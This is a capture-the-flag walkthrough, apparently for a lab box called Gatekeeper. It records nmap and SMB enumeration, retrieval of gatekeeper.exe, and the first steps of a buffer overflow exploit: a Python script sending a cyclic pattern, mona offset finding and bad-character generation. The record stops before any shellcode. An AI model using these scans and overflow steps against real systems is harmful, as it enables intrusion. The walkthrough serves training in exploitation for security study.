Gatekeeper

Tuesday, June 22, 2021 2:23 PM

```
root@ip-10-10-141-179:~# nmap -A -v -sC 10.10.142.166

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-22 19:17 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:17
Completed NSE at 19:17, 0.00s elapsed
Initiating NSE at 19:17
Completed NSE at 19:17, 0.00s elapsed
Initiating ARP Ping Scan at 19:17
Scanning 10.10.142.166 [1 port]
Completed ARP Ping Scan at 19:17, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:17
Completed Parallel DNS resolution of 1 host. at 19:17, 0.01s elapsed
Initiating SYN Stealth Scan at 19:17
Scanning ip-10-10-142-166.eu-west-1.compute.internal (10.10.142.166) [1000 ports]
Discovered open port 445/tcp on 10.10.142.166
Discovered open port 139/tcp on 10.10.142.166
Discovered open port 135/tcp on 10.10.142.166
Discovered open port 3389/tcp on 10.10.142.166
Increasing send delay for 10.10.142.166 from 0 to 5 due to 11 out of 24 dropped probes since last increase.
Discovered open port 49154/tcp on 10.10.142.166
Increasing send delay for 10.10.142.166 from 5 to 10 due to 17 out of 56 dropped probes since last increase.
Increasing send delay for 10.10.142.166 from 10 to 20 due to 11 out of 31 dropped probes since last increase.
Discovered open port 31337/tcp on 10.10.142.166
Discovered open port 49161/tcp on 10.10.142.166
Discovered open port 49165/tcp on 10.10.142.166
Discovered open port 49152/tcp on 10.10.142.166
Discovered open port 49155/tcp on 10.10.142.166
Discovered open port 49153/tcp on 10.10.142.166
Increasing send delay for 10.10.142.166 from 20 to 40 due to 158 out of 525 dropped probes since last increase.
Increasing send delay for 10.10.142.166 from 40 to 80 due to 11 out of 26 dropped probes since last increase.
Completed SYN Stealth Scan at 19:18, 58.03s elapsed (1000 total ports)
Initiating Service scan at 19:18
Scanning 11 services on ip-10-10-142-166.eu-west-1.compute.internal (10.10.142.166)
Service scan Timing: About 45.45% done; ETC: 19:20 (0:01:05 remaining)
Completed Service scan at 19:20, 146.13s elapsed (11 services on 1 host)
Initiating OS detection (try #1) against ip-10-10-142-166.eu-west-1.compute.internal (10.10.142.166)
Retrying OS detection (try #2) against ip-10-10-142-166.eu-west-1.compute.internal (10.10.142.166)
adjust_timeouts2: packet supposedly had rtt of -150538 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -150538 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -150498 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -150498 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -150546 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -150546 microseconds.  Ignoring time.
```

```
Completed NSE at 19:21, 5.27s elapsed
Initiating NSE at 19:21
Completed NSE at 19:21, 1.01s elapsed
Nmap scan report for ip-10-10-142-166.eu-west-1.compute.internal (10.10.142.166)
Host is up (0.00069s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
| ssl-cert: Subject: commonName=gatekeeper
| Issuer: commonName=gatekeeper
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2021-06-21T18:13:13
| Not valid after:  2021-12-21T18:13:13
| MD5:   c689 dfdf 4305 21ae b337 9635 040a 678a
| SHA-1: cd8e 72c8 3cd2 65f4 9945 408e d16c 901a c00d fa14
|_ssl-date: 2021-06-22T18:21:07+00:00; 0s from scanner time.
31337/tcp open  Elite?
| fingerprint-strings:
|   FourOhFourRequest:
|     Hello GET /nice%20ports%2C/Tri%6Eity.txt%2ebak HTTP/1.0
|     Hello
|   GenericLines:
|     Hello
|     Hello
|   GetRequest:
|     Hello GET / HTTP/1.0
|     Hello
|   HTTPOptions:
|     Hello OPTIONS / HTTP/1.0
|     Hello
|   Help:
|     Hello HELP
|   Kerberos:
|     Hello !!!
|   LDAPSearchReq:
|     Hello 0
|     Hello
|   LPDString:
|     Hello
|     default!!!
```

```
|     Hello 0
|     Hello
|   LPDString:
|     Hello
|     default!!!
|   RTSPRequest:
|     Hello OPTIONS / RTSP/1.0
|     Hello
|   SIPOptions:
|     Hello OPTIONS sip:nm SIP/2.0
|     Hello Via: SIP/2.0/TCP nm;branch=foo
|     Hello From: <sip:nm@nm>;tag=root
|     Hello To: <sip:nm2@nm2>
|     Hello Call-ID: 50000
|     Hello CSeq: 42 OPTIONS
|     Hello Max-Forwards: 70
|     Hello Content-Length: 0
|     Hello Contact: <sip:nm@nm>
|     Hello Accept: application/sdp
|     Hello
|   SSLSessionReq, TLSSessionReq:
|_    Hello
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49161/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at ht
tps://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port31337-TCP:V=7.60%I=7%D=6/22%Time=60D2297E%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,24,"Hello\x20GET\x20/\x20HTTP/1\.0\r!!!\nHello\x20\r!!!\n")%r
SF:(SIPOptions,142,"Hello\x20OPTIONS\x20sip:nm\x20SIP/2\.0\r!!!\nHello\x20
SF:Via:\x20SIP/2\.0/TCP\x20nm;branch=foo\r!!!\nHello\x20From:\x20<sip:nm@n
SF:m>;tag=root\r!!!\nHello\x20To:\x20<sip:nm2@nm2>\r!!!\nHello\x20Call-ID:
SF:\x2050000\r!!!\nHello\x20CSeq:\x2042\x20OPTIONS\r!!!\nHello\x20Max-Forw
SF:ards:\x2070\r!!!\nHello\x20Content-Length:\x200\r!!!\nHello\x20Contact:
SF:\x20<sip:nm@nm>\r!!!\nHello\x20Accept:\x20application/sdp\r!!!\nHello\x
SF:20\r!!!\n")%r(GenericLines,16,"Hello\x20\r!!!\nHello\x20\r!!!\n")%r(HTT
SF:POptions,28,"Hello\x20OPTIONS\x20/\x20HTTP/1\.0\r!!!\nHello\x20\r!!!\n"
SF:)%r(RTSPRequest,28,"Hello\x20OPTIONS\x20/\x20RTSP/1\.0\r!!!\nHello\x20\
SF:r!!!\n")%r(Help,F,"Hello\x20HELP\r!!!\n")%r(SSLSessionReq,C,"Hello\x20\
SF:x16\x03!!!\n")%r(TLSSessionReq,C,"Hello\x20\x16\x03!!!\n")%r(Kerberos,A
SF:,"Hello\x20!!!\n")%r(FourOhFourRequest,47,"Hello\x20GET\x20/nice%20port
SF:s%2C/Tri%6Fity\.txt%2ebak\x20HTTP/1\.0\r!!!\nHello\x20\r!!!\n")%r(LPDSt
```

```
Uptime guess: 0.007 days (since Tue Jun 22 19:11:25 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: GATEKEEPER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: GATEKEEPER, NetBIOS user: <unknown>, NetBIOS MAC: 02:a3:43:d4:cb:0b (unknown)
| Names:
|   GATEKEEPER<00>       Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   GATEKEEPER<20>       Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: gatekeeper
|   NetBIOS computer name: GATEKEEPER\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-06-22T14:21:07-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-06-22 19:21:07
|_  start_date: 2021-06-22 19:12:57
```

The results of our nmap scan show several interesting ports open. Port 31337 appears to have an application running on it. Let's see if we can connect to it with nc.

```
root@ip-10-10-141-179:~# nc -vv 10.10.142.166 31337
Connection to 10.10.142.166 31337 port [tcp/*] succeeded!

Hello !!!

Hello !!!

Hello !!!
```

We were able to make a connection on tcp/31337, but it doesn't tell us much. Let's see if there is any low hanging fruit on tcp/445.

```
root@ip-10-10-141-179:~# nmap -v --script smb-vuln* -p 445 10.10.142.166

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-22 20:01 BST
NSE: Loaded 10 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:01
Completed NSE at 20:01, 0.00s elapsed
Initiating ARP Ping Scan at 20:01
Scanning 10.10.142.166 [1 port]
Completed ARP Ping Scan at 20:01, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:01
Completed Parallel DNS resolution of 1 host. at 20:01, 0.01s elapsed
Initiating SYN Stealth Scan at 20:01
Scanning ip-10-10-142-166.eu-west-1.compute.internal (10.10.142.166) [1 port]
Discovered open port 445/tcp on 10.10.142.166
Completed SYN Stealth Scan at 20:01, 0.23s elapsed (1 total ports)
NSE: Script scanning 10.10.142.166.
Initiating NSE at 20:01
Completed NSE at 20:01, 5.07s elapsed
Nmap scan report for ip-10-10-142-166.eu-west-1.compute.internal (10.10.142.166)
Host is up (0.0030s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 02:A3:43:D4:CB:0B (Unknown)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_smb-vuln-ms17-010: This system is patched.

NSE: Script Post-scanning.
Initiating NSE at 20:01
Completed NSE at 20:01, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.88 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
root@ip-10-10-141-179:~#
```

445 is patched against Eternal Blue so let's see if we can list the shares.

```
oot@ip-10-10-141-179:~# smbclient -L \\\\10.10.142.166
RNING: The "syslog" option is deprecated
ter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Users           Disk
econnecting with SMB1 for workgroup listing.
onnection to 10.10.142.166 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
ailed to connect with SMB1 -- no workgroup available
oot@ip-10-10-141-179:~# smbclient //10.10.142.166/ADMIN$
RNING: The "syslog" option is deprecated
ter WORKGROUP\root's password:
ree connect failed: NT_STATUS_ACCESS_DENIED
oot@ip-10-10-141-179:~# smbclient //10.10.142.166/C$
RNING: The "syslog" option is deprecated
ter WORKGROUP\root's password:
ree connect failed: NT_STATUS_ACCESS_DENIED
oot@ip-10-10-141-179:~# smbclient //10.10.142.166/IPC$
RNING: The "syslog" option is deprecated
ter WORKGROUP\root's password:
y "help" to get a list of possible commands.
b: \>
```

We were unable to connect to the ADMIN and C shares. We were able to connect to IPC and the Users

share.

```
root@ip-10-10-141-179:~# smbclient //10.10.142.166/Users
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DR        0  Fri May 15 02:57:08 2020
  ..                                 DR        0  Fri May 15 02:57:08 2020
  Default                           DHR        0  Tue Jul 14 08:07:31 2009
  desktop.ini                       AHS      174  Tue Jul 14 05:54:24 2009
  Share                               D        0  Fri May 15 02:58:07 2020

                7863807 blocks of size 4096. 3870752 blocks available
smb: \> cd Share
smb: \Share\> dir
  .                                   D        0  Fri May 15 02:58:07 2020
  ..                                  D        0  Fri May 15 02:58:07 2020
  gatekeeper.exe                      A    13312  Mon Apr 20 06:27:17 2020

                7863807 blocks of size 4096. 3870752 blocks available
```


The user share contains a share that may actually be mirrored on tcp/49165. First, let's download the gatekeeper.exe file.

```
smb: \Share\> get gatekeeper.exe
getting file \Share\gatekeeper.exe of size 13312 as gatekeeper.exe (1000.0 KiloBytes/sec) (average 1000.0 KiloBytes/sec)
smb: \Share\>
```


Next, we will upload it to our Windows VM via opening an https server from our attack machine.


```
root@ip-10-10-141-179: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-141-179: ~    ×    root@ip-10-10-141-179: ~    ×
connected to 10.10.13.89:3389
creating directory /root/.config/freerdp
creating directory /root/.config/freerdp/certs
creating directory /root/.config/freerdp/server
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@           WARNING: CERTIFICATE NAME MISMATCH!           @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
The hostname used for this connection (10.10.13.89)
does not match the name given in the certificate:
Common Name (CN):
        oscp-bof-prep
A valid certificate for the wrong name should NOT be trusted!
Certificate details:
        Subject: CN = oscp-bof-prep
        Issuer: CN = oscp-bof-prep
        Thumbprint: 4d:d6:ca:09:02:24:da:cb:bb:72:5b:8f:c2:e5
:94:75:4a:b8:6c:c6
The above X.509 certificate could not be verified, possibly b
ecause you do not have the CA certificate in your certificate
 store, or the certificate has expired. Please look at the do
cumentation on how to create local certificate store for a pr
ivate CA.
Do you trust the above certificate? (Y/N) Y
```


```
root@ip-10-10-141-179: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-141-179: ~          root@ip-10-10-141-179: ~
06:27:17 2020

                7863807 blocks of size 4096. 3870752 blocks a
vailable
smb: \Share\> smbget -R smb://10.10.142.166/Share
smbget: command not found
smb: \Share\> get -R smb://10.10.142.166/Share
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \Share\-R
smb: \Share\> get -R smb://10.10.142.166/Users/Share/gatekeep
er.exe
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \Share\-R
smb: \Share\> get gatekeeper.exe
getting file \Share\gatekeeper.exe of size 13312 as gatekeepe
r.exe (1000.0 KiloBytes/sec) (average 1000.0 KiloBytes/sec)
smb: \Share\> SMBecho failed (NT_STATUS_CONNECTION_RESET). Th
e connection is disconnected now

root@ip-10-10-141-179:~# ls
Desktop         Instructions  Scripts
Downloads       Pictures      thinclient_drives
gatekeeper.exe  Postman       Tools
root@ip-10-10-141-179:~# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```




Next, let's load it into Immunity Debugger and test if we can connect to it on tcp/31337 from our attack machine.







That worked! Now, let's fire up our fuzzer script. First, we will create a working directory for Mona.

```
!mona config -set workingfolder c:\mona\%p
```







Run the following command to generate a cyclic pattern of a length 400 bytes longer that the string that crashed the server (change the -l value to this):

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600
```

Crash Replication & Controlling EIP

Create another file on your Kali box called exploit.py with the following contents:

Add the pattern as the payload in our exploit

~/exploit.py - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

exploit.py × pattern_create.txt ×

```
import socket

ip = "10.10.2.252"
port = 31337

prefix = "GATEKEEPER "
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
b7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7A
d8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8A
f9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9A
i0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0A
k1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1A
m2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2A
o3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3A
q4Aq5Aq"
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Line 11, Column 512 Tab Size: 4 Python

File Edit View Search Terminal Tabs Help

root@ip-10-10-143-254: ~ × roo

```
root@ip-10-10-143-254:~# python3 exploit.py
Sending evil buffer...
Done!
root@ip-10-10-143-254:~#
```

The script should crash the oscp.exe server again. This time, in Immunity Debugger, in the command input box at the bottom of the screen, run the following mona command, changing the distance to the same length as the pattern you created:

```
!mona findmsp -distance 600
```


Mona should display a log window with the output of the command. If not, click the "Window" menu and then "Log data" to view it (choose "CPU" to switch back to the standard view).


In this output you should see a line which states:


```
EIP contains normal pattern : ... (offset XXXX)
```

```
Modules C:\Windows\System32\wshtcpip.dll
    Cyclic pattern (normal) found at 0x015f196d (length 111 bytes)
[+] Examining registers
    EIP contains normal pattern : 0x41366541 (offset 135)
    ESP 0x015f19f0 points at offset 139 in normal pattern (length 361)
    EBP contains normal pattern : 0x34654133 (offset 131)
[+] Examining SEH chain
[+] Examining stack (+- 500 bytes) - looking for cyclic pattern
    Walking stack from 0x015f1804 to 0x015f1bf0 (0x000003ec bytes)
```

Update your exploit.py script and set the offset variable to this value (was previously set to 0). Set the payload variable to an empty string again. Set the retn variable to "BBBB".








Finding Bad Characters

Generate a bytearray using mona, and exclude the null byte (\x00) by default. Note the location of the bytearray.bin file that is generated (if the working folder was set per the Mona Configuration section of this guide, then the location should be C:\mona\oscp\bytearray.bin).


```
!mona bytearray -b "\x00"
```



Now generate a string of bad chars that is identical to the bytearray. The following python script can be used to generate a string of bad chars from \x01 to \xff:


```
for x in range(1, 256):
  print("\\x" + "{:02x}".format(x), end='')
print()
```

